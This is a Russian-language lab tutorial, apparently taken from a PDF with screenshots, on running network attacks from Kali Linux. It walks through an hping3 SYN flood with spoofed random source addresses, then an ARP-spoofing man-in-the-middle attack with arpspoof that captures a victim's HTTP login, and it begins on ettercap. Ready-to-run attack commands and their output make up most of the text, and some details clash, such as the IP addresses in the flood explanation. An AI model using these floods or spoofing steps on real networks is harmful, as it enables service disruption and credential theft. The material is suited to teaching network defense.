File Actions Edit View Help
Device eth0 [10.0.0.100] (1/1):

Incoming:

Outgoing:

Curr: 23.46 kBit/s
Avg: 40.91 kBit/s
Min: 19.96 kBit/s
Max: 55.69 kBit/s
Ttl: 746.17 kByte

Curr: 47.33 kBit/s
Avg: 81.75 kBit/s
Min: 39.92 kBit/s
Max: 111.38 kBit/s
Ttl: 1.52 MByte

```

hping3 --flood -S -p 80 10.0.0.10 ,где:

- --flood: Эта опция указывает hping3 выполнять атаку флуда, отправляя максимальное количество пакетов без ожидания ответа.
- -S: Эта опция указывает hping3 устанавливать флаг SYN (синхронизация) в пакетах TCP (SYN-флуд).
- -p 80: Эта опция указывает hping3 использовать порт 80 в пакетах TCP.
- 192.168.1.1: Это IP-адрес «жертвы», на который будут отправляться фальшивые пакеты.

Посмотрим на трафик в Wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
2791	7.746008438	10.0.0.100	10.0.0.10	TCP	54	2987 → 21 [SYN]
2792	7.747270757	10.0.0.10	10.0.0.100	TCP	60	21 → 2985 [SYN]
2793	7.747271195	10.0.0.10	10.0.0.100	TCP	60	21 → 2986 [SYN]
2794	7.747305480	10.0.0.100	10.0.0.10	TCP	54	2985 → 21 [RST]
2795	7.747513584	10.0.0.100	10.0.0.10	TCP	54	2986 → 21 [RST]
2796	7.749774402	10.0.0.10	10.0.0.100	TCP	60	21 → 2987 [SYN]
2797	7.749811516	10.0.0.100	10.0.0.10	TCP	54	2987 → 21 [RST]
2798	7.772285193	10.0.0.100	10.0.0.10	TCP	54	2988 → 21 [SYN]
2799	7.774135740	10.0.0.100	10.0.0.10	TCP	54	2989 → 21 [SYN]
2800	7.776108569	10.0.0.10	10.0.0.100	TCP	60	21 → 2988 [SYN]
2801	7.776157189	10.0.0.100	10.0.0.10	TCP	54	2988 → 21 [RST]
2802	7.777983168	10.0.0.10	10.0.0.100	TCP	60	21 → 2989 [SYN]
2803	7.778037258	10.0.0.100	10.0.0.10	TCP	54	2989 → 21 [RST]
2804	7.846264981	10.0.0.100	10.0.0.10	TCP	54	2990 → 21 [SYN]
2805	7.848831733	10.0.0.100	10.0.0.10	TCP	54	2991 → 21 [SYN]
2806	7.850879980	10.0.0.10	10.0.0.100	TCP	60	21 → 2990 [SYN]

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0
 Ethernet II, Src: PCSSystemtec_b9:f8:f5 (08:00:27:9a:42:43), Dst: 08:00:27:b9:f8:f5
 Internet Protocol Version 4, Src: 10.0.0.100, Dst: 10.0.0.10
 Transmission Control Protocol, Src Port: 20, Dst Port: 80

Теперь изменим параметры флуда, укажем использование случайного адреса отправителя (флаг --rand-source):

```
kali@kali: ~
File Actions Edit View Help
[open_sockraw] socket(): Operation not permitted
[main] can't open raw socket

(kali@kali)~$ sudo hping3 --flood -S -p 21 10.0.0.10
[sudo] password for kali:
HPING 10.0.0.10 (eth0 10.0.0.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
-- 10.0.0.10 hping statistic --
17370 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(kali@kali)~$ sudo hping3 --flood -S -p 21 10.0.0.10
HPING 10.0.0.10 (eth0 10.0.0.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
-- 10.0.0.10 hping statistic --
8527 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(kali@kali)~$ sudo hping3 --flood -S --rand-source -p 21 10.0.0.10
HPING 10.0.0.10 (eth0 10.0.0.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

hping3 Wireless Tools Help kali@kali: ~

Device eth0 [10.0.0.100] (1/1):

Incoming:	Protocol	Length	Info
10.0.0.100	TCP	54	24820 → 21 [SYN] Seq=0 Win 0
10.0.0.100	TCP	54	24821 → 21 [SYN] Seq=0 Win 0
10.0.0.100	TCP	54	24822 → 21 [SYN] Seq=0 Win 0
10.0.0.100	TCP	54	24823 → 21 [SYN] Seq=0 Win 0
10.0.0.100	TCP	54	24824 → 21 [SYN] Seq=0 Win 0
10.0.0.100	TCP	54	24825 → 21 [SYN] Seq=0 Win 0
10.0.0.100	TCP	54	24826 → 21 [SYN] Seq=0 Win 0
10.0.0.100	TCP	54	24827 → 21 [SYN] Seq=0 Win 0
10.0.0.100	TCP	54	24828 → 21 [SYN] Seq=0 Win 0
10.0.0.100	TCP	54	24829 → 21 [SYN] Seq=0 Win 0
10.0.0.100	TCP	54	24830 → 21 [SYN] Seq=0 Win 0
10.0.0.100	TCP	54	24831 → 21 [SYN] Seq=0 Win 0
10.0.0.100	TCP	54	24832 → 21 [SYN] Seq=0 Win 0
10.0.0.100	TCP	54	24833 → 21 [SYN] Seq=0 Win 0
10.0.0.100	TCP	54	24834 → 21 [SYN] Seq=0 Win 0
10.0.0.100	TCP	54	24835 → 21 [SYN] Seq=0 Win 0

Outgoing:

Protocol	Length	Info
TCP	54	24820 → 21 [SYN] Seq=0 Win 0
TCP	54	24821 → 21 [SYN] Seq=0 Win 0
TCP	54	24822 → 21 [SYN] Seq=0 Win 0
TCP	54	24823 → 21 [SYN] Seq=0 Win 0
TCP	54	24824 → 21 [SYN] Seq=0 Win 0
TCP	54	24825 → 21 [SYN] Seq=0 Win 0
TCP	54	24826 → 21 [SYN] Seq=0 Win 0
TCP	54	24827 → 21 [SYN] Seq=0 Win 0
TCP	54	24828 → 21 [SYN] Seq=0 Win 0
TCP	54	24829 → 21 [SYN] Seq=0 Win 0
TCP	54	24830 → 21 [SYN] Seq=0 Win 0
TCP	54	24831 → 21 [SYN] Seq=0 Win 0
TCP	54	24832 → 21 [SYN] Seq=0 Win 0
TCP	54	24833 → 21 [SYN] Seq=0 Win 0
TCP	54	24834 → 21 [SYN] Seq=0 Win 0
TCP	54	24835 → 21 [SYN] Seq=0 Win 0

Curr: 0.00 Bit/s
Avg: 11.63 kBit/s
Min: 0.00 Bit/s
Max: 55.69 kBit/s
Ttl: 1.57 MByte

00 00 27 9a 42 43 08 00 27 b9 f8 f5 08 00 45
00 10 00 28 7b 74 00 00 40 06 90 97 b9 7c ab 3e 0a
00 20 00 0a 60 28 00 15 76 55 2d 18 61 bb 83 4a 50
00 30 02 00 56 6d 00 00

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help									
tcp									
No.	Time	Source	Destination	Protocol	Length	Info			
205	1.317150047	21.133.105.44	10.0.0.10	TCP	54	24820 → 21	[SYN]	Seq=0	Win
206	1.420473102	117.53.94.193	10.0.0.10	TCP	54	24821 → 21	[SYN]	Seq=0	Win
207	1.422197706	56.251.180.169	10.0.0.10	TCP	54	24822 → 21	[SYN]	Seq=0	Win
208	1.496143637	181.155.36.133	10.0.0.10	TCP	54	24823 → 21	[SYN]	Seq=0	Win
209	1.496375345	180.239.51.150	10.0.0.10	TCP	54	24824 → 21	[SYN]	Seq=0	Win
210	1.497643990	171.222.159.169	10.0.0.10	TCP	54	24825 → 21	[SYN]	Seq=0	Win
211	1.558623274	209.242.6.250	10.0.0.10	TCP	54	24826 → 21	[SYN]	Seq=0	Win
212	1.558874568	255.233.0.81	10.0.0.10	TCP	54	24827 → 21	[SYN]	Seq=0	Win
213	1.656305501	67.31.228.19	10.0.0.10	TCP	54	24828 → 21	[SYN]	Seq=0	Win
214	1.656507731	67.68.81.94	10.0.0.10	TCP	54	24829 → 21	[SYN]	Seq=0	Win
215	1.657667752	118.37.230.51	10.0.0.10	TCP	54	24830 → 21	[SYN]	Seq=0	Win
216	1.694809230	106.128.166.239	10.0.0.10	TCP	54	24831 → 21	[SYN]	Seq=0	Win
217	1.696778182	36.99.131.144	10.0.0.10	TCP	54	24832 → 21	[SYN]	Seq=0	Win
218	1.767691343	0.216.31.206	10.0.0.10	TCP	54	24833 → 21	[SYN]	Seq=0	Win
219	1.767935248	35.52.233.28	10.0.0.10	TCP	54	24834 → 21	[SYN]	Seq=0	Win
220	1.806808570	122.137.216.101	10.0.0.10	TCP	54	24835 → 21	[SYN]	Seq=0	Win

▶ Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0

▶ Ethernet II, Src: PCSSystemtec_b9:f8:f5 (08:00:27:9a:42:43), Dst: 08:00:27:b9:f8:f5

▶ Internet Protocol Version 4, Src: 185.124.171.62, Destination: 10.0.0.10

▶ Transmission Control Protocol, Src Port: 24616, Dst Port: 21


Обратите внимание как изменился входящий и исходящий трафик.

arp-spoof.


Разберем пример, как можно реализовать атаку «человек по середине» с помощью арг-спуфинга.

Состав испытательного стенда:

«Жертва» машина с windows7



«Хакер» - машина на Kali Linux



Тип сетевого подключения на обеих машинах – сетевой мост. Т.к. нужен выход в Интернет. Цель – перехват трафика «жертвы».

Суть арг-спуфинга в том, что атакующий, пользуясь уязвимостью арг-протокола «отравляет» арг-таблицы, в результате «Жертва», считает его шлюзом, а шлюз считает злоумышленника жертвой, заворачивая таким образом весь трафик жертвы через себя. Посмотрим на «Жертву» до атаки:

```
Администратор: C:\Windows\system32\cmd.exe - tracert 8.8.8.8
Ответ от 8.8.8.8: число байт=32 время=75мс TTL=60

Статистика Ping для 8.8.8.8:
    Пакетов: отправлено = 4, получено = 4, потеряно = 0
    (0% потерь)
Приблизительное время приема-передачи в мс:
    Минимальное = 73мсек, Максимальное = 76 мсек, Среднее = 74 мсек

C:\Users\user>tracert 8.8.8.8

Трассировка маршрута к dns.google [8.8.8.8]
с максимальным числом прыжков 30:
  1      1 ms      2 ms      3 ms    192.168.1.1
  2      5 ms      2 ms      6 ms    82.200.242.193
  3     67 ms     63 ms     66 ms    82.200.243.104
  4     59 ms     62 ms     59 ms    95.59.172.9.static.telecom.kz [95.59.172.9]
  5     58 ms     67 ms     62 ms    92.47.151.206
  6     65 ms     62 ms     63 ms    89.218.6.74
```

```
C:\Users\user>arp -a

Интерфейс: 192.168.1.144 --- 0xb
    адрес в Интернете      Физический адрес      Тип
192.168.1.1                4c-f2-bf-32-80-00     динамический
192.168.1.62               60-e3-2b-66-de-a6     динамический
192.168.1.255              ff-ff-ff-ff-ff-ff     статический
224.0.0.22                 01-00-5e-00-00-16     статический
224.0.0.252                01-00-5e-00-00-fc     статический
239.255.255.250            01-00-5e-7f-ff-fa     статический
255.255.255.255            ff-ff-ff-ff-ff-ff     статический
```

Приступим.

Первое, что нужно сделать – разрешить транзитный трафик на машине злоумышленника:

```
(kali@kali)-[~]
$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1

(kali@kali)-[~]
$ sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 1

(kali@kali)-[~]
$
```

Найдем адрес жертвы и шлюза:

```
(kali@kali)-[~]
$ sudo nmap -sn 192.168.1.0/24
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-21 08:24 EST
Nmap scan report for 192.168.1.1
Host is up (0.0013s latency).
MAC Address: 4C:F2:BF:32:80:00 (Cambridge Industries(Group))
Nmap scan report for DESKTOP-GJODV5F (192.168.1.101)
Host is up (0.0023s latency).
MAC Address: 20:1A:06:30:28:6C (Compal Information (Kunshan))
Nmap scan report for 192.168.1.144
Host is up (0.0047s latency).
MAC Address: 08:00:27:98:28:F9 (Oracle VirtualBox virtual NIC)
Nmap scan report for kali (192.168.1.23)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.35 seconds
```

Указываем утилите arpspoof интерфейс, с которого будем работать, указываем адреса жертвы и шлюза и говорим, что «отравление» будет идти в обе стороны:

```
(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -c both -t 192.168.1.144 -r 192.168.1.1
8:0:27:b9:f8:f5 8:0:27:98:28:f9 0806 42: arp reply 192.168.1.1 is-at 8:0:27:b9:f8:f5
8:0:27:b9:f8:f5 4c:f2:bf:32:80:0 0806 42: arp reply 192.168.1.144 is-at 8:0:27:b9:f8:f5
8:0:27:b9:f8:f5 8:0:27:98:28:f9 0806 42: arp reply 192.168.1.1 is-at 8:0:27:b9:f8:f5
8:0:27:b9:f8:f5 4c:f2:bf:32:80:0 0806 42: arp reply 192.168.1.144 is-at 8:0:27:b9:f8:f5
```

```
(kali㉿kali)-[~]
└─$ arp -a
WIN-SIOBT4MTEF2 (192.168.1.62) at 60:e3:2b:66:de:a6 [ether] on eth0
? (192.168.1.1) at 4c:f2:bf:32:80:00 [ether] on eth0
? (192.168.1.144) at 08:00:27:98:28:f9 [ether] on eth0
```

Проверяем машину «жертвы»:


```
C:\Users\user>tracert 8.8.8.8

Трассировка маршрута к dns.google [8.8.8.8]
с максимальным числом прыжков 30:

 1      2 ms      3 ms      5 ms      kali [192.168.1.231]
 2     11 ms     11 ms     10 ms     192.168.1.1
 3      8 ms      8 ms      6 ms     82.200.242.193
 4     66 ms     65 ms     64 ms     82.200.243.104
 5     62 ms     64 ms     62 ms     95.59.172.9.static.telecom.kz [95.59.172.9]
 6     62 ms     68 ms     65 ms     92.47.151.206
 7     67 ms     69 ms     66 ms     89.218.6.74
 8     63 ms     61 ms     66 ms     108.170.250.33
 9     66 ms     67 ms     67 ms     108.170.250.34
```

Трассировка показывает, что теперь пакеты идут сначала на машину «злоумышленника», затем на настоящий шлюз.

Для убедительности, поищем сайты использующие незащищенный HTTP:



The screenshot shows a Google search interface. The search bar contains the text "torrent -inurl:https". Below the search bar, there are tabs for "Все" (All), "Картинки" (Images), "Новости" (News), "Видео" (Video), "Книги" (Books), and "Ещё" (More). The search results show approximately 16,300,000 results in 0.38 seconds. The first result is from byrut.org, titled "Топ игры на ПК [всех времён] скачать торрент бесплатно". The description mentions that popular PC games can be downloaded for free via torrent on the website.

И введем адрес сайта в браузере «жертвы», а на машине «злодея» будем смотреть трафик в Wireshark:

The screenshot shows a browser window at `http://catalog.kazakh.ru/auth.php` with the login form titled "Авторизация". The form contains the following fields and elements:

- Логин: `qwerty`
- Пароль: `123456`
- ☐ Запомнить меня на этом компьютере
- Авторизоваться

Below the browser window, a Wireshark packet capture is shown for the POST request to `/auth.php`. The packet details pane shows the following form items:

- Form item: "AUTH_FORM" = "Y"
- Form item: "TYPE" = "AUTH"
- Form item: "backurl" = "/auth.php"
- Form item: "USER_LOGIN" = "qwerty"
- Form item: "USER_PASSWORD" = "123456"
- Form item: "Login" = "Авторизоваться"

The "USER_LOGIN" and "USER_PASSWORD" fields are highlighted with a red box in the original image.


Учетные данные перехвачены.

Ettercap


Запускаем ettercap с графической оболочкой:


```
(kali㉿kali)-[~]  
$ sudo ettercap -G  
[sudo] password for kali:   

```




Сначала произведём сканирование сети (кнопка поиск), затем в списке хостов выбираем шлюз – нажимаем target 1, жертва – target 2:

